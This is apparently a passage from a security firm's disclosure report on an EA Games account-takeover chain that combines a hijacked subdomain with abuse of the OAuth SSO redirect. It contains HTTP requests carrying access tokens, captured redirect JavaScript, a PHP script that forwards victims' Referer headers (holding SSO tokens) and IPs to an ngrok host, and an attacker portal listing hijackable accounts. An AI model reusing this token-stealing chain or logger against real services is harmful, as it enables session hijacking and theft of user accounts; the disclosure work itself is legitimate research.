
```
▶ Failed to execute 'postMessage' on 'DOMWindow': The target origin  jquery.ba-postmessag…n.v_1550554154.js:9
provided ('https://eaplayinvite.ea.com') does not match the recipient window's origin
('https://signin.ea.com').
```

Since the jQuery function prevented the victim token being acquired, further analysis of signin.ea.com identified an alternative method of token redirection contained within the 'redirectback' parameter. This parameter guided the server to use the 'returnuri' value and redirect the page to it directly, **without attaching it to the victim's access token**.



```
GET
/p/gus/redirectback returnUri=https%253A%252F%252Fmyeafake.ea.com%252Ft5%252FAnswer-HQ-Engl
ish%252Fct-p%252FAHQ-English&access_token=QVQx0jEuMDozLjA6NjA6eFo2bmNSTG5haWw0MDhESjNjaldLa
3JBY3VJYThp0U1WNXU6MjgzNzI6b2trZGc&id_token=eyJ0eXAi0iJKV1QiLCJhbGci0iJIUzI1NiJ9.eyJhdWQi0i
JoZWxwLWVhIiwiaXNzIjoiYWNjb3VudHMuZWEuY29tIiwiaWF0IjoxNTUwNTI1NzcyLCJleHAi0jE1NTA1MjkzNzIsI
m5vbmNlIjoibm9uY2UiLCJwaWRfaWQi0iIxMDA40DEyMzI4MzcyIiwidXNlcl9pZCI6IjEwMDg4MTIzMjgzNzIiLCJw
aWRfdHlwZSI6Ik5VQ0xFVVMiLCJmcm9tX3JlbWVtYmVybWUi0nRydWUsImF1dGhfdGltZSI6MCwiYXRfaGFzaCI6ImV
4V3JCQ2I3Vnc2X19mRmZ5cG9PcXcifQ.nYM0PZd2gVeZ7NEjnAPjHnQ2ibLY20x1WQ1gDJfXpXk&token_type=Bear
er&expires_in=3599 HTTP/1.1
Host: signin.ea.com
```

Figure 7: Sending redirectback parameter to bypass jQuery origin issue



```
encodeURIComponent("QVQxOjEuMDozLjA6NjA6eUFHbElSV1l1amRnblpJWXVzOUxwTzFWdzZWZTVjMWJjdW06NTYzNjk6b2tyN2E") +
                          '", "idToken": "' +
encodeURIComponent("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJoZWxwLWVhIiwiaXNzIjoiYWNjb3VudHMuZWEuY29tIiwi
aWF0IjoxNTUwOTQzOTY4LCJleHAiOjE1NTA5NDc1NjgsIm5vbmNlIjoibm9uY2UiLCJwaWRfaWQiOiIxMDAwNDk4NTU2MzY5IiwidXNlcl9pZCI6I
jEwMDA0OTg1NTYzNjkiLCJwaWRfdHlwZSI6Ik5VQ0xFVVMiLCJhdXRoX3RpbWUiOjE1NTA5Mzc3MTMsImF0X2hhc2giOiJEQ01pWVhlN19oeVA2d1
IzZTQtdEpBIn0.7VW1eJCrHqjlk6yn9xBdm8SfVl_LWmwclU2gumH_7HU") + '"}';

            }
            $.postMessage(messageObj,
decodeURIComponent("https%3A%2F%2Feaplayinvite.ea.com%2Ft5%2FAnswer-HQ-English%2Fct-p%2FAHQ-English"),
window.opener);
            if ($.browser.msie || (!navigator.userAgent.match(/Trident\/7\./))) {
                window.location =
decodeURIComponent("https%3A%2F%2Feaplayinvite.ea.com%2Ft5%2FAnswer-HQ-English%2Fct-p%2FAHQ-English");
            } else {
                self.close();
            }
            var iDiv = document.createElement('div');
            iDiv.innerHTML="Close this tab to return to your original destination.";
            document.getElementsByTagName('body')[0].appendChild(iDiv);
            if(!window.location.hash) {
                window.location = window.location + '#loaded';
                window.location.reload();
            }
        });
    } else {
        window.location =
decodeURIComponent("https%3A%2F%2Feaplayinvite.ea.com%2Ft5%2FAnswer-HQ-English%2Fct-p%2FAHQ-English");
    }
```

Figure 8: The server responded with a simple redirection to the target server


The final subdomain hijack and exploit configuration allows the attacker to direct authenticated EA Games' users, such as through a social-engineering link, to the rogue application which, using the EA Games' oAuth SSO authentication iframe, ultimately results in the victim's SSO token being logged.

To allow the threat actor to perform actions such as an account takeover or gaining access to EA Games' authenticated services with the privileges of the victim, the HTTP Referer value sent to the rogue application was logged as it contains the player's SSO token.

```
GET / HTTP/1.1
Host: eaplayinvite.ea.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.109 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q
=0.8
Referer:
https://signin.ea.com/p/gus/redirectback?returnUri=https%253A%252F%252Feaplayinvi
te.ea.com%252Ft5%252FAnswer-HQ-English%252Fct-p%252FAHQ-
English&access_token=QVQxOjEuMDozLjA6NjA6eUFHbElSV1l1amRnblpJWXVzOUxwTzFWdzZWZTVj
MWJjdW06NTYzNjk6b2tyN2E&id_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJ
oZWxwLWVhIiwiaXNzIjoiYWNjb3VudHMuZWEuY29tIiwiaWF0IjoxNTUwOTQzOTY4LCJleHAiOjE1NTA5
NDc1NjgsIm5vbmNlIjoibm9uY2UiLCJwaWRfaWQiOiIxMDAwNDk4NTU2MzY5IiwidXNlcl9pZCI6IjEwM
DA0OTg1NTYzNjkiLCJwaWRfdHlwZSI6Ik5VQ0xFVVMiLCJhdXRoX3RpbWUiOjE1NTA5Mzc3MTMsImF0X2
hhc2giOiJEQ0lpWVhlN19oeVA2d1IzZTQtdEpBIn0.7VW1eJCrHqjlk6yn9xBdm8SfVl_LWmwclU2gumH
_7HU&token_type=Bearer&expires_in=3599
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,he;q=0.8,sv;q=0.7
```


This HTTP Referer field, along with the SSO token, was sent to the rogue application since the player was redirected through a multiple oAuth SSO URLs using the malicious iframe.

The final redirection on signin.ea.com redirected the player to our server using the 'window.location' JavaScript function, which contained the player's SSO token, allowing it to be acquired and subsequently abused.



```php
<?php
//API Url
$die();
$url = 'https://67b95c49.ngrok.io/poc';

//Initiate cURL.
$ch = curl_init($url);


$ipAddress = $_SERVER['REMOTE_ADDR'];

if (array_key_exists('HTTP_X_FORWARDED_FOR', $_SERVER)) {
    $ipAddress = array_pop(explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']));
}

//The JSON data.
$jsonData = array(
    'referer' => $_SERVER['HTTP_REFERER'],
    'ip_address' => $ipAddress
);

//Encode the array into JSON.
$jsonDataEncoded = json_encode($jsonData);

//Tell cURL that we want to send a POST request.
curl_setopt($ch, CURLOPT_POST, 1);

//Attach our encoded JSON string to the POST fields.
curl_setopt($ch, CURLOPT_POSTFIELDS, $jsonDataEncoded);

//Set the content type to application/json
curl_setopt($ch, CURLOPT_HTTPHEADER, array('Content-Type: application/json'));

//Execute the request
$result = curl_exec($ch);

?>
```

Figure 9: Logging the incoming Referer value and search for victim Access-Token



Origin Accounts List

#		User ID	Date	Email	Country	Actions
#		1005708724372	2019-02-17 17:09:19.690000	************@gmail.com	IL	Hijack Session Account
#		1001357892372	2019-02-17 19:15:35.120000	************@gmail.com	IL	Hijack Session Account
#		1008812328372	2019-02-18 20:15:54.549000	************@gmail.com	IL	Hijack Session Account

Figure 10: The victim oAuth SSO token logged into attacker's portal

WATCH THE VIDEO

CONTACT US

www.cyberint.com | sales@cyberint.com
The Cyber Feed: blog.cyberint.com

UNITED KINGDOM

Tel: +44-203-514-1515
Fox Court 14 Grays Inn Rd, Holborn, WC1X 8HN, Suite 2068, London

USA

Tel: +972-3-7286777
214 W 29th Street, Suite 06A-104, New York, NY, 10001

ISRAEL

Tel: +972-3-7286777
17 Ha-Mefalsim St, 4951447, Kiriat Arie, Petah Tikva

SINGAPORE

Tel: +65-316-357-6010
Anson Road, #33-04A, International Plaza

LATAM

Tel: +507-395-1553
Edificio Corporativo Cable Onda/TeleCarrier, Panama City